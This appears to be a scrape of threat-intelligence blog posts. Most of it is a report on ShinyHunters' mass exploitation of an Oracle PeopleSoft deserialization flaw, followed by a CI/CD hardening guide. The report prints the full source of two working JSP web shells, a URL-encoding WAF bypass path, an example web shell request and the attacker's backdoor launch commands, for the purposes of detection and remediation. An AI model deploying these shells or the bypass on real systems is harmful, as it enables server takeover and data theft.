  • Python Base64 In-Memory Execution with Hidden Temp File

  • Citrix NetScaler Crontab Installation Path Scrubbing

  • Citrix NetScaler ns_monuploadd_err.pl Log Poisoning Command Injection

  • Citrix NetScaler DTLSv1.0 Handshake Failure Internal Error or NSPPE Crash

  • Citrix NetScaler Masqueraded Webshell HTTP Request or PHP Error Telemetry

Acknowledgements

This analysis would not have been possible without the assistance of Bella Valdescruz, Bhavesh Dhake, Chris Linklater, Christopher Romano, Geoff Carstairs, Greg Blaum, Josh Thackston, Kimberly Goody, Lianis Oliva, Matthew Quick, Michael Edie, Omar ElAhdan, Peter Ukhanov, Sagun Chetry, Stuart Carrera, Tyler McLellan.
ShinyHunters Renewed Mass Exploitation Campaign Targeting Oracle PeopleSoft

25 September 2026 at 16:00

IntroductionΒ 

As an update to the June 2026 post, ShinyHunters Targets Education Sector with Oracle PeopleSoft Exploit, Mandiant and Google Threat Intelligence Group (GTIG) have identified renewed mass exploitation of CVE-2026-35273 by UNC6240 (ShinyHunters), along with expanded global targeting across multiple sectors. In June, the threat actor exploited this vulnerability as a zero-day predominantly against academic institutions. This new wave of activity stems from UNC6240 modifying its exploit to bypass web application firewall (WAF) rules blocking the vulnerable Environment Management Hub (PSEMHUB) endpoint.


The threat actor bypassed these string-based WAF rules by URL-encoding a single character in the request path, requesting /%50SEMHUB/ in place of /PSEMHUB/. Many WAF and reverse proxy rules match the literal path before URL decoding, while the PeopleSoft application server decodes the request and routes it to the vulnerable servlet. This allows the threat actor to reach the endpoint on systems whose operators may have believed their WAF rules had mitigated the exposure.

Our analysis indicates that the threat actor expanded their targeting in this recent campaign, deploying web shells on dozens of systems globally, spanning higher education, technology, IT services, healthcare, agriculture, transportation, and government.

Mandiant recommends that organizations running Oracle PeopleSoft take the following immediate actions. Additional remediation and hardening guidance is included later in this post.

Remediation and Hardening Quick Guide

  1. Apply the Oracle Security Alert patch for CVE-2026-35273. WAF rules and path-based blocking are not a substitute for patching.
  2. Disable the Environment Management Hub (EMHub) service in multi-server configurations, or remove the PSEMHUB application entirely in single-server configurations, as advised in Oracle's security alert guidance.

  3. Search PIA WebLogic access logs for requests to /PSEMHUB/ and any percent-encoded variant (for example, /%50SEMHUB/), particularly POST requests to /hub and requests to .jsp files from external source IP addresses.

  4. Inspect <PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/ for files that are not part of the shipped product, including but not limited to x.jsp, u.jsp, tunnel.jsp, tunnel.jspx, and Ple64.exe.

  5. Rotate credentials readable by the PeopleSoft application service account, including database connection strings in psappsrv.cfg, Integration Broker credentials, and any cloud credentials reachable from the web tier.

  6. Monitor outbound traffic from PeopleSoft hosts to the network indicators listed in this post, and review endpoints for unexpected MeshCentral agents.

Figure 1: Remediation and hardening quick guide

Background: From Zero-Day to N-Day

In June 2026, we reported a UNC6240 campaign that exploited CVE-2026-35273 as a zero-day between May 27 and June 9, 2026, predominantly against higher education institutions. Oracle released an out-of-band Security Alert on June 10, 2026. Mandiant’s June guidance recommended patching and, where patching or disabling EMHub was not immediately possible, blocking external access to /PSEMHUB/* at the perimeter, noting that WAF body-inspection rules alone were insufficient.

The current campaign demonstrates that UNC6240 adapted to published defensive guidance, targeting organizations that implemented WAF rules but did not patch the vulnerability.Β Β 

Attack Lifecycle

We observed a consistent sequence of events in targeted PeopleSoft environments, progressing from discovery and verification to web shell deployment and hands-on-keyboard activity.

Target Verification

Before exploitation, targeted servers typically received five to 15 POST requests to /%50SEMHUB/hub containing a serialized Java object. Unpatched servers respond with the host operating system without writing files or disrupting the service, allowing the threat actor to quietly confirm exploitability. On hosts that the threat actor validated but did not yet exploit, organizations may see this request in logs, with no follow-on activity.

WAF Bypass

All requests addressed the vulnerable servlet through a url-encoded path. %50 is the encoded form of the character P. WAF and proxy rules that match the literal string /PSEMHUB before decoding do not match /%50SEMHUB/, while WebLogic decodes the path and serves the application normally.

Defenders should assume that threat actors may use any percent-encoded, mixed-case, or otherwise non-normalized variant of /PSEMHUB/, and should enforce blocking on the normalized path.

PSEMHUB WAF bypass

Figure 2: PSEMHUB WAF bypass

Exploitation

We observed two exploitation methods, both abusing Java deserialization in the PSEMHUB hub servlet:

  • Web shell deployment. To access web shells behind some load balanced environments, the threat actor sent a burst of multiple POST requests to /%50SEMHUB/hub, followed by the creation of a new JSP files, such as x.jsp, or sequentially numbered JSP files in the PSEMHUB.war directory. The repetition likely ensures that every node behind a load balancer receives a copy of the web shell, so organizations should check all WebLogic nodes, not only the first one identified.

  • Fileless command execution. POST requests to /%50SEMHUB/hub that return command output directly in the HTTP response, with no file written to disk. On the host, this appears as shell processes (cmd.exe or /bin/sh) spawned by the WebLogic Java process. Detections that rely on JSP file creation will not identify this method.

Post-Exploitation Tooling

Dual Web Shells

To establish persistent access and stage follow-on payloads, the threat actor deployed two complementary, single-line JSP web shells into the PSEMHUB.war directory. Both shells were designed to minimize web application firewall (WAF) detections during post-exploitation.

The primary shell, x.jsp, provides cross-platform command execution. Rather than passing cleartext commands in URL query strings, x.jsp accepts hex-encoded commands via HTTP POST (c) along with an optional execution timeout (t). It automatically detects the underlying operating system, spawning cmd.exe on Windows or reconstructing /bin/sh from an ASCII character array on Linux to avoid static string signatures, and returns the process output prefixed with R:.

<%@ page import="java.util.*,java.io.*" %><%
String h = request.getParameter("c");
String ts = request.getParameter("t");
if (h != null) {
  int t = ts != null ? Integer.parseInt(ts) : 30;
  StringBuilder cs = new StringBuilder();
  for (int i = 0; i + 1 < h.length(); i += 2) {
    cs.append((char) Integer.parseInt(h.substring(i, i + 2), 16));
  }
  String c = cs.toString();
  boolean wn = System.getProperty("os.name").toLowerCase().contains("win");
  Process p = new ProcessBuilder(
      wn ? new String[]{"cmd.exe", "/c", c}
         : new String[]{new String(new char[]{47,98,105,110,47,115,104}), "-c", c}
  ).start();
  InputStream a = p.getInputStream();
  InputStream g = p.getErrorStream();
  byte[] b = new byte[8192];
  int n;
  StringBuilder sb = new StringBuilder();
  long end = System.currentTimeMillis() + t * 1000L;
  while (System.currentTimeMillis() < end) {
    if (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else if (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else {
      try { p.exitValue(); break; }
      catch (IllegalThreadStateException e2) {
        try { Thread.sleep(40); } catch (Exception e3) {}
      }
    }
  }
  while (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  while (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  out.print("R:" + sb.toString());
}
%>

Figure 3: x.jsp cross-platform command execution web shell (formatted for readability)

When staging larger binaries on compromised Windows hosts, the threat actor deployed a second servlet, u.jsp (along with an offset-based variant, u2.jsp). This shell decodes Base64-encoded file chunks (a) and writes or appends them (m) to a target path (n) in 150 KB increments, bypassing HTTP request-size limits and avoiding PeopleSoft's native FILECHUNKING handlers. It also includes a secondary parameter (x) to execute cmd.exe commands once file reassembly is complete.

<%@ page import="java.util.*,java.io.*,java.nio.file.*" %><%
String n = request.getParameter("n");
String a = request.getParameter("a");
String m = request.getParameter("m");
if (n != null && a != null) {
  try {
    byte[] b = java.util.Base64.getDecoder().decode(a);
    if ("a".equals(m)) {
      java.io.FileOutputStream f = new java.io.FileOutputStream(n, true);
      f.write(b);
      f.close();
    } else {
      java.nio.file.Files.write(java.nio.file.Paths.get(n), b);
    }
    out.print("W:" + b.length);
  } catch (Exception e) {
    out.print("E:" + e);
  }
}
String x = request.getParameter("x");
if (x != null) {
  try {
    ProcessBuilder pb = new ProcessBuilder(new String[]{"cmd.exe", "/c", x});
    pb.redirectErrorStream(true);
    Process p = pb.start();
    java.io.InputStream i = p.getInputStream();
    byte[] buf = new byte[8192];
    int k;
    StringBuilder sb = new StringBuilder();
    long end = System.currentTimeMillis() + 12000;
    while (System.currentTimeMillis() < end) {
      if (i.available() > 0) {
        k = i.read(buf);
        if (k > 0) sb.append(new String(buf, 0, k));
      } else {
        try { p.exitValue(); break; }
        catch (Exception e2) { Thread.sleep(30); }
      }
    }
    out.print("R:" + sb.toString());
  } catch (Exception e) {
    out.print("X:" + e);
  }
}
%>

Figure 4: u.jsp chunked file upload and execution web shell (formatted for readability)

Trojanized Installer and Multi-Stage Backdoor (Ple64.exe)

On compromised Windows servers, the threat actor used u.jsp (and u2.jsp) to upload and execute a 5.2 MB binary named Ple64.exe (tracked as SIDEEYE) inside the PSEMHUB.war directory. While Ple64.exe masquerades as a signed installer for the Light Alloy media player, analysis revealed that it is a trojanized installer containing a three-stage execution chain that loads SIDEEYE in memory. The analyzed sample was signed with a valid Extended Validation (EV) certificate issued to Tobias Weihmann Software Development OU via Sectigo. GTIG has contacted Sectigo for revocation of this certificate.

When executed, Ple64.exe (Stage 1) decompresses and loads a VMProtect 3 (VMP3)-protected second-stage launcher into memory. This launcher decrypts additional data blocks embedded within Ple64.exe and loads and executes the third stage in memory. Stage 3 is the SIDEEYE C++ backdoor that communicates with its command-and-control (C2) server (162[.]219[.]30[.]165) over raw TCP using separate control (TCP/3333) and data (TCP/3334) ports.Β 

Initial analysis indicates that SIDEEYE supports:

  • Browser and desktop application credential theft

  • Process and file management

  • Interactive reverse shell and reverse proxy capabilities

After uploading the binary in chunks via u.jsp, the threat actor verified the reassembled file size on disk, launched Ple64.exe as a background process, and confirmed that it remained running:

dir applications\peoplesoft\PSEMHUB.war\Ple64.exe
for %F in (applications\peoplesoft\PSEMHUB.war\Ple64.exe) do @echo %~zF
cmd.exe /c start /b "" applications\peoplesoft\PSEMHUB.war\Ple64.exe
tasklist | findstr /i Ple64

Figure 5: Threat actor verifying upload and execution of the trojanized Ple64.exe (SIDEEYE) backdoor

Tunneling with Neo-reGeorg

Alongside the deployment of Ple64.exe, the threat actor staged the open-source Neo-reGeorg tunneling toolkit and deployed its tunnel.jsp and tunnel.jspx servlets into victim web directories. This toolkit routes SOCKS5 proxy traffic through ordinary HTTP and HTTPS connections to the web tier, enabling internal discovery and lateral movement from the PeopleSoft host.

MeshAgentΒ 

To establish persistent access after web shell placement on Linux systems, UNC6240 deployed the legitimate RMM tool MeshAgent.Β 

In earlier May and July 2026 intrusions, the actor dropped unencrypted agent binaries and configuration files directly into /tmp (meshagent, meshagent.msh, and meshagent.db) under the PeopleSoft service account, routing outbound connections to Microsoft-masquerading domains including azurenetfiles.net, microsoft-entra.net, and enroll.azuredevice.cloud.Β 

In September 2026 intrusions, UNC6240 continued to use IT-themed infrastructure associated with MeshAgent (winmanage-me.network on 104.219.234.138) for secondary staging and management.

MeshCentral is a legitimate open-source remote management platform that threat actors, including UNC6240, use to maintain interactive access to victim systems over web sockets.

Observed Post-Exploitation Commands

Across compromised instances, a quarter of the threat actor's commands executed as root or NT Authority\SYSTEM, granting full control of the operating system. The remaining commands were executed under PeopleSoft or WebLogic service accounts, which still provide access to PeopleSoft configuration files, database connection strings, and application data.Β 

Command activity through the web shells fell into several categories:

  • Host and user discovery, including hostname and whoami.

  • Process verification, polling process listings with tasklist to verify payload execution.

An example web shell request using the encoded path follows:

GET /%50SEMHUB/<webshell>.jsp?c=id;hostname;uname+-a HTTP/1.1

Figure 6: Example web shell request

Remediation and Hardening

Patch and Reduce Exposure

Apply the Oracle Security Alert for CVE-2026-35273 and remain on supported PeopleTools versions. Disable the EMHub service if it is not used for patching or remove the PSEMHUB application. EMHub and the Integration Broker listening connector are administrative and system-to-system components, and restricting them from public internet access is non-breaking for standard PeopleSoft Internet Architecture (PIA) user sessions.

Log and Endpoint Monitoring

Search PIA WebLogic access logs for requests to /PSEMHUB/ and encoded variants, POST requests to /hub with bodies from external sources, and requests to unexpected .jsp or .jspx files under PSEMHUB or PORTAL. On hosts, alert on shell processes (cmd.exe, /bin/sh, bash) spawned by the WebLogic Java process, particularly those invoking base64 -d, curl, /dev/tcp, tasklist, or start /b.

Host-Level Auditing

Scan PSEMHUB.war/ and PORTAL.war/ for unexpected .jsp, .jspx, and .exe files, inspect .../PSEMHUB.war/envmetadata/transactions/ for unauthorized content, and check for unexpected MeshCentral agents. Organizations that identify a web shell should treat the host as compromised, preserve evidence, and rotate all credentials accessible from the PeopleSoft tier, prioritizing hosts where the WebLogic service runs as root or SYSTEM.

Hunt for Evidence of Data TheftΒ 

Review PeopleSoft and database hosts for large archive files (.tar, .tar.gz, .zst) in temporary or web-accessible directories, and for tar, zstd, rsync, sshpass, or curl processes spawned by the PeopleSoft or WebLogic service accounts. Review database audit logs for bulk queries or exports against HR, payroll, and student records tables, and network logs for large or sustained outbound transfers from the PeopleSoft tier, including rsync (TCP 873), SSH, and HTTP POST traffic to the network indicators listed in this post.Β 

Prepare for Extortion

UNC6240 has a well-established pattern of data theft extortion, that is, stealing data and threatening to release it on a data leak site unless the victim pays a ransom. Affected organizations should prepare for extortion communications and monitor for potential public exposure of stolen data.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI collection for registered users.

Network Indicators

Indicator

Type

Description

5.199.162.157

IPv4

Attack controller, scanner, and HTTP callback receiver

104.219.234.138

IPv4

Exfiltration staging and remote management host

162.219.30.165

IPv4

C2 for SIDEEYE backdoor

winmanage-me.network

Domain

Resolves to staging host; MeshCentral infrastructure

Table 1: Network indicators

Host Indicators

<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/x.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/u.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/Ple64.exe
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/tunnel.jsp
<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/tunnel.jspx

Figure 7: Host indicators

URI pattern: /%50SEMHUB/ (percent-encoded WAF bypass path; defenders should assume that threat actors may use any percent-encoded, mixed-case, or otherwise non-normalized variant of /PSEMHUB/ and enforce blocking on the normalized path).

File Indicators

File Name

SHA-256

Description

x.jsp

48b4a0827da7bbfce9fb52464f8a659dea7a035189c52c506c0bfb4b1c3fe494

Primary execution web shell; hashes will vary due to extra newline characters.

u.jsp

2bee941fb40519d0d1ec52bd79a8f63fc65aac6455c8f2d6b668e3360dfdb5d7

Execution stager servlet

tunnel.jsp

419c571ee38b7e7266d130c4b6bbc4dd0ef44d6e5f3bc02cc2cf73b762f07c86

Neo-reGeorg JSP tunnel (open-source). Hashes will vary by key used.

tunnel.jspx

ba14419beb2ec0bb94cab6298c14d7fb3e1d819366fe378290c0c2a4d97f7e07

Neo-reGeorg JSPX tunnel (open-source). Hashes will vary by key used.

Ple64.exe

3ba215692665513abfffd4e815c5c45f2d41e5dcc4283a2a3b740930c5c417c3

Trojanized installer delivering SIDEEYE backdoor

Table 2: File indicators

Google Security OperationsΒ 

Google Security Operations customers will have access to the following rules. These rules will be available under the Mandiant Frontline Threats rule pack:

  • Oracle PeopleSoft Configuration Inspection

  • Sshpass Interactive File Deployment

  • Data Archiving or Compression via Zstd Utility

  • MeshCentral Command Execution via Meshctrl

Pending deployment in the Mandiant Frontline Threats rule pack:

  • Oracle PeopleSoft Suspicious File Write to Web Application Archive Directory

MITRE ATT&CK Mapping

Tactic

Technique

Reconnaissance

T1596.003 Search Open Technical Databases: Digital Certificates

Reconnaissance

T1596.005 Search Open Technical Databases: Scan Databases

Reconnaissance

T1595.002 Active Scanning: Vulnerability Scanning

Initial Access

T1190 Exploit Public-Facing Application

Defense Evasion

T1027 Obfuscated Files or Information

Execution

T1059.003 Command and Scripting Interpreter: Windows Command Shell

Execution

T1059.004 Command and Scripting Interpreter: Unix Shell

Persistence

T1505.003 Server Software Component: Web Shell

Discovery

T1082 System Information Discovery

Discovery

T1016 System Network Configuration Discovery

Credential Access

T1552.001 Unsecured Credentials: Credentials In Files

Command and Control

T1090 Proxy

Command and Control

T1219 Remote Access Software

Exfiltration

T1048 Exfiltration Over Alternative Protocol

Table 3: MITRE ATT&CK

Proactive Defense: Hardening Code Pipelines and CI/CD Infrastructure

24 September 2026 at 16:00

Introduction

The landscape of software supply chain security has undergone a significant shift. Recent campaigns demonstrate that sophisticated threat actors are systematically targeting the engineering lifecycle by compromising trusted security and programming tools.

These intrusions reveal three key tactics:

  • Attackers target trusted security scanners, utility libraries, and AI developer tools to exploit the elevated privileges granted to these systems within build pipelines.

  • Adversaries target developer workstations and Integrated Development Environments (IDEs) via highly tailored social engineering, malicious extensions, or typosquatted local dependencies to exfiltrate private cryptographic keys, API tokens, and active session credentials directly from local engineering environments.

  • Rather than relying solely on compromised static credentials, attackers have escalated to advanced pipeline manipulation techniques, including GitHub Actions cache poisoning, OpenID Connect (OIDC) token extraction, and the subversion of mutable action tags to publish compromised packages that still carry legitimate cryptographic provenance.

Building upon prior guidance (here, and here), this blog provides an actionable blueprint for software and platform architects designed to safeguard the software supply chain against threat vectors that are actively being exploited, third-party risks, and architectural vulnerabilities throughout the entire Software Development Lifecycle (SDLC).Β Β 

Read on for more on how to establish continuous integration and continuous delivery/deployment (CI/CD)Β safeguards, strengthen developer workflows, and build robust, end-to-end defense-in-depth.Β 

The Multi-Layered Approach

Treating each stage of the pipeline as independent security domains is no longer sufficient because these multi-layered attacks target vulnerabilities across the entire build pipeline. Defending against these persistent threats requires a thorough, defense-in-depth approach spanning the five key pillars of the software development lifecycle outlined in Figure 1:

The five core pillars for securing the software development lifecycle

Figure 1: The five core pillars for securing the software development lifecycle

EndpointΒ 

Developer workstations are high-value targets because they hold direct, privileged access to repositories, pipelines, and cloud environments. Threat actors frequently target IDEs, exploiting unmonitored local access to collect personal access tokens (PATs), SSH keys, and proprietary code. Organizations should establish a unified security layer that enforces a consistent security posture across all local host machines and cloud-based development environments.

Local Secret ScanningΒ 

Organizations should deploy pre-commit hooks and IDE-integrated scanning tools to detect and block secrets prior to repository commit. Standardizing local pre-commit templates ensures git trees are fully verified before changes are pushed to central servers. To minimize the impact of a potential leak, organizations should migrate from legacy classic PATs to fine-grained PATs constrained by tight time-to-live (TTL) limits and minimal, environment-specific permissions.

Endpoint Security Management

Organizations should configure Endpoint Detection and Response (EDR) solutions to monitor developer software integrations and enforce continuous device posture checks. EDR agents should monitor trusted IDE process trees for anomalous file access, unexpected process spawning, and unauthorized outbound network connections.Β 

To ensure complete alignment, these EDR compliance signals should be integrated directly with Unified Endpoint Management (UEM) systems to automatically restrict or revoke a user's ability to access Source Code Management (SCM) systems, execute pipeline tasks, or publish code if their device falls out of compliance. Necessary command-line interface (CLI) process exclusions should be strictly restricted to designated, isolated developer environments rather than applied broadly across corporate endpoints.

IDE Standardization

Organizations should vet and approve specific versions of IDEs, browser integrations, and third-party extensions. IDE and browser marketplaces should be restricted to allow only vetted applications, explicitly blocking unverified extensions. All integrations require a formal third-party risk management review before allowlisting. Organizations should maintain an active software asset inventory paired with strict version-pinning and centralized emergency-block capabilities to stop newly discovered threats.

AI-Assisted Security

Engineering teams should leverage only approved large language models (LLMs) and AI agents for pre-merge vulnerability analysis and application security testing. This boundary is critical, as threat actors have begun actively inserting malicious code into open-source Model Context Protocol (MCP) packages and tricking AI coding agents (as detailed in our accompanying blog).

To mitigate risks like context poisoning and data exfiltration, security teams should deploy context-protection tools to validate inputs before runtime execution. Developers should, wherever possible, exclude local environment (.env) files from the workspace using platform-specific ignore configurations to prevent sensitive credentials from entering the model's context window. Organizations should maintain a human-in-the-loop control model to verify all AI-generated code before it is written to aΒ  repository.

Isolated Developer Sandboxes

To prevent host-level compromises, organizations should, wherever possible, require the use of containerized development environments or dedicated virtual machines (VMs). Sandboxing ensures malicious post-install scripts or dependency-poisoning attacks cannot traverse the local filesystem.

Mounting sensitive host paths into workspace containers should be restricted to prevent compromised dependencies from executing with host privileges. Developer guest VMs should be instantiated from centralized, hardened golden images and network isolated from live production environments. All sandbox execution and network activity should integrate into centralized corporate logging.

Code Repositories Β 

Source code repositories serve as the definitive source of truth for an organization's proprietary software and intellectual property. Hardening this layer requires control over user identities, strict branch governance, and continuous verification of the code history to prevent unauthorized changes from entering the lifecycle.

Universal Identity

Securing repositories requires strict control over user identities. Implementing a Company Managed User (CMU) model allows organizations to retain full ownership of all accounts, including outside collaborators, and enables the enforcement of phishing-resistant multi-factor authentication (MFA), such as FIDO2 compliant physical security keys or digital passkeys.

However, CMU accounts may be inhibited from contributing to external, open-source repositories. Because of this limitation, a standard user model with MFA enforced Single sign-on (SSO) integration remains the recommended approach for teams engaged in public or open-source publishing and private collaboration.

Regardless of the chosen account model, identity verification should be continuous. Organizations should deploy conditional access policies to verify device posture before granting access, while monitoring user API activity to quickly detect compromised sessions.

Branch Protection

Organizations should implement a zero direct-to-main policy, ensuring all changes flow through isolated feature branches that require peer reviews and pass automated CI checks before merging. Administrative bypass policies should be disabled. At the filesystem level, force-push activity should be restricted and monitored. Security teams should continuously analyze audit histories for chronological discrepancies to identify timeline tampering and detect unauthorized dead-drop repositories used for code exfiltration.

Credential Lifecycle

To prevent long-term persistence, organizations should automate credential rotation, implement just-in-time retrieval mechanisms, and establish a strict token TTL. For developer access, organizations should deprecate PATs which function essentially as static, host-stored passwords vulnerable to local infostealer malware and transition to cryptographically verified SSH-based authentication backed by hardware security keys (such as FIDO2/YubiKey or macOS Secure Enclave).

For automated CI/CD pipelines and third-party integrations, organizations should mandate the use of GitHub Apps in place of service account PATs to leverage short-lived, highly scoped access tokens that automatically expire after one hour. Secrets should not be stored in environment variables; local environment files (.env) should be excluded via .gitignore while utilizing native platform secret features for runtime injection.

Dependency Security

For application manifests utilizing Semantic Versioning (SemVer), organizations should prohibit dynamic version ranges (such as carets ^, tildes ~, or wildcard * operators) that introduce dependency drift during resolution. Instead, configurations should mandate exact SemVer pinning (e.g., 1.4.2) supported by strictly enforced, cryptographically verified lockfiles

Unverified execution vectors, such as blind "curl to bash" scripts, should be blocked in favor of direct vendor containers invoked via explicit SHA-256 digests. Organizations should implement Software Composition Analysis (SCA) paired with reachability analysis to prioritize patching vulnerabilities that are actually executed within the application path. Builds should generate a software bill of materials (SBOM) and enforce Supply-chain Levels for Software Artifacts (SLSA) Level 2+ provenance checks.

Artifact ManagementΒ 

Defending the artifact layer requires controlling what crosses the boundary into the trusted build environment. Point-in-time scanning is no longer sufficient; organizations should continuously inspect and verify upstream components before they propagate downstream.

Dependency Cooldowns

Organizations should mandate a minimum release-age cooldown of seven days before any newly published public package version becomes installable. Community detection often identifies and removes malicious open-source packages shortly after they are published.

Establishing a strict seven-day buffer provides the open-source ecosystem time to detect and pull poisoned releases before they reach internal builds. This delay should be enforced at centralized registries or local configurations; for specific configuration parameters (such as configuring npm's minimumReleaseAge cooldown or secure Python pip indexing), see the technical implementation steps detailed in our accompanying blog.

Proxies & Quarantines

All external packages and container images should, wherever possible, route through a centralized internal proxy that caches, inspects, and gates each component. Organizations can manage this secure boundary using Google Artifact Registry to host private repositories, configure virtual upstream repositories, and restrict direct build-runner access to public registries. New components arriving through the proxy should be held in a quarantine state and screened, blocking builds automatically on a failed security verdict. Internal repositories should be kept distinct from public registries to prevent dependency confusion attacks, and promotion to the trusted registry should follow a deliberate, policy-driven approval path.

Vulnerability Scanning

Container images and third-party dependencies should undergo automated scanning at the registry layer and at runtime. Stored artifacts should be continuously re-evaluated as new vulnerabilities emerge. To manage alert volume, results should be prioritized using reachability analysis and real-world exploitation signals, such as the CISA Known Exploited Vulnerabilities (KEV) catalog. Vulnerability Exploitability eXchange (VEX) statements should be used to suppress inapplicable findings and reduce noise.

Image Provenance

Verifying that an artifact came from a trusted source is as critical as confirming it is free of known vulnerabilities. Provenance establishes this trust by cryptographically signing every internally produced container image and package, then binding each one to the specific build workflow and source commit that created it. Modern signing tooling makes this practical without the burden of managing long-lived signing keys, instead tying each signing event to a build identity and recording it in a public transparency log. A signature is only meaningful when checked, so verification should be enforced at admission, restricted to the exact build identity expected, and performed against an artifact's immutable digest rather than a mutable tag.

The same principle extends to the credentials that publish artifacts. Long-lived registry published tokens are a recurring root cause in supply chain incidents, since a stolen token lets an attacker publish poisoned versions under a trusted name. Where possible, these static tokens should be replaced with short-lived, identity-bound publishing tokens issued to a specific build workflow at the moment of release. For first-party builds, adopting a recognized provenance standard provides a consistent benchmark for how and where software was built.

SHA Referencing

Container image tags and action references are mutable by default, which means an upstream actor can silently replace the content behind a trusted name at any time. Pinning to an immutable cryptographic digest closes this gap, because a digest is a content hash and any change to the underlying artifact produces a different identifier, breaking the reference rather than substituting malicious content under a name the pipeline already trusts.

Images should be pinned by digest, and third-party actions should be pinned to a full commit hash rather than a version that can be repointed. This discipline should extend across every image a build touches, not just the primary application image, since base images, sidecars, and init containers are equally viable injection points if left on mutable tags. Teams should also avoid configurations that re-resolve a mutable tag on every restart in production.

CI/CD

Hardening the automated pipelines within CI/CD infrastructure is a critical requirement for securing the broader software development lifecycle. Because these environments rely on an extensive web of privileged integrations to access source repositories, third-party registries, and cloud infrastructure, they function as high-value targets for adversaries. Securing these build and delivery systems requires the rigorous application of least-privilege principles, the enforcement of strict network boundaries, and the continuous verification of every trusted software component.

Runner & Build Servers

Hardening CI/CD infrastructure is a critical task because these pipelines require access to code repositories, dependency registries, and cloud environments. To secure these integrations, the primary defensive objective is to eliminate runner persistence. Organizations should use ephemeral, single-use runners, ensuring that every job executes in a fresh, isolated environment that is automatically destroyed upon completion. This clean-slate approach prevents cross-job contamination and denies attackers a permanent foothold. For self-hosted environments, this isolation should extend to the network layer, restricting outbound runner traffic exclusively to pre-approved registries and repository APIs to prevent data exfiltration. Furthermore, to mitigate Poisoned Pipeline Execution (PPE), the execution engine should block unvetted code from pull requests from accessing secrets or triggering deployment-grade runners until an administrator grants manual approval.

Additionally, pipelines should protect shared build caches from tampering. Because build caches are frequently shared across branches to speed up builds, a malicious pull request can inject corrupted dependencies directly into the shared cache. If left unrestricted, a subsequent production build will retrieve this poisoned cache and run the malicious code in a trusted environment. Pipeline setups should isolate cache access strictly by branch privilege and reject cache writes from unauthenticated forks.

Least Privilege CI/CD

  • Federated Ephemeral Identities: Prohibit persistent automation secrets within workflows, leveraging OIDC to exchange pipeline identities for short-lived tokens.

  • Zero-Trust Execution Scopes: Issue read-only or null-permission runner identities by default, requiring components to explicitly request minimum viable permissions.

  • Shared State Parameterization: Prohibit the automatic inheritance of credentials across downstream templates or nested workflows to isolate sensitive variables.

  • Runtime Governance: Restrict unsanctioned third-party plugins and marketplace actions. Security teams should also sandbox or disable package installation lifecycle scripts (using configurations like ignore-scripts=true detailed in our accompanying blog) to prevent compromised dependencies from executing arbitrary commands in build environments.

  • Environment Isolation: Segment network and IAM boundaries so that early-stage validation or linting tasks operate completely decoupled from systems possessing release authority.

  • Immutable Branch History: Disable history-rewriting functions and force-pushing on canonical branches to maintain an append-only audit trail.

  • IaC Validation: Scan Infrastructure-as-Code (IaC) prior to deployment to block over-privileged keys, unquoted user-parameter injections, unencrypted webhooks, and runner RBAC misconfigurations.

Scanning Gates & Attestation

CI/CD scanning gates act as automated quality control within the deployment process, evaluating code against set security standards and automatically halting deployments if the defined criteria are not met. Placing scanning gates as early in the process as possible alerts developers of potential vulnerabilities before they reach production:

Secret Scanning (At the Developer Commit / PR Gate): Configure pre-commit hooks and SCM-level scanners to block developer pushes if they contain hardcoded API keys, passwords, or SSH keys. This stops secrets from ever entering your repository's permanent history.

SAST - Static Application Security Testing (At the Pull Request / Peer Review Gate): Integrate SAST into your continuous integration (CI) tests to analyze draft code before it is merged into the main branch. This automatically flags structural flaws, logic vulnerabilities, or dangerous functions (like unescaped user inputs) during active development.

SCA - Software Composition Analysis (During the Build Phase): Trigger SCA scans when your build environment resolves dependencies. By scanning your package lockfiles (e.g., package-lock.json or requirements.txt) against databases like Google OSV, you can automatically fail builds that attempt to import libraries with active, known CVEs.

Container/Image Scanning (At the Registry / Push Gate): Build automated scanners directly into your container registry pipeline. Before a newly built container image is allowlisted for production, the registry scanner should inspect its base OS packages and reject any image containing critical OS-level vulnerabilities or default root access.

DAST - Dynamic Application Security Testing (In Staging / Pre-Deployment): Create a temporary, isolated staging instance of your running application as a deployment step. Run automated DAST tests to simulate real-world attacks (like SQL injection or cross-site scripting) against your endpoints, validating that your active runtime defense configurations are working.

CSPM - Cloud Security Posture Management (Pre-Deployment IaC Scan & Post-Deploy): Use Policy-as-Code tools to scan your Infrastructure-as-Code (IaC) templates (like Terraform or Kubernetes manifests) before applying changes. This automatically blocks the provisioning of misconfigured cloud environments, such as overprivileged IAM roles or security groups with SSH (port 22) open to the internet.

SBOM Generation and Attestation

An SBOM is a complete, verifiable inventory of every component that went into a build. Generating and signing the SBOM as part of the build produces this inventory as a tamper-evident attestation rather than an after-the-fact reconstruction.

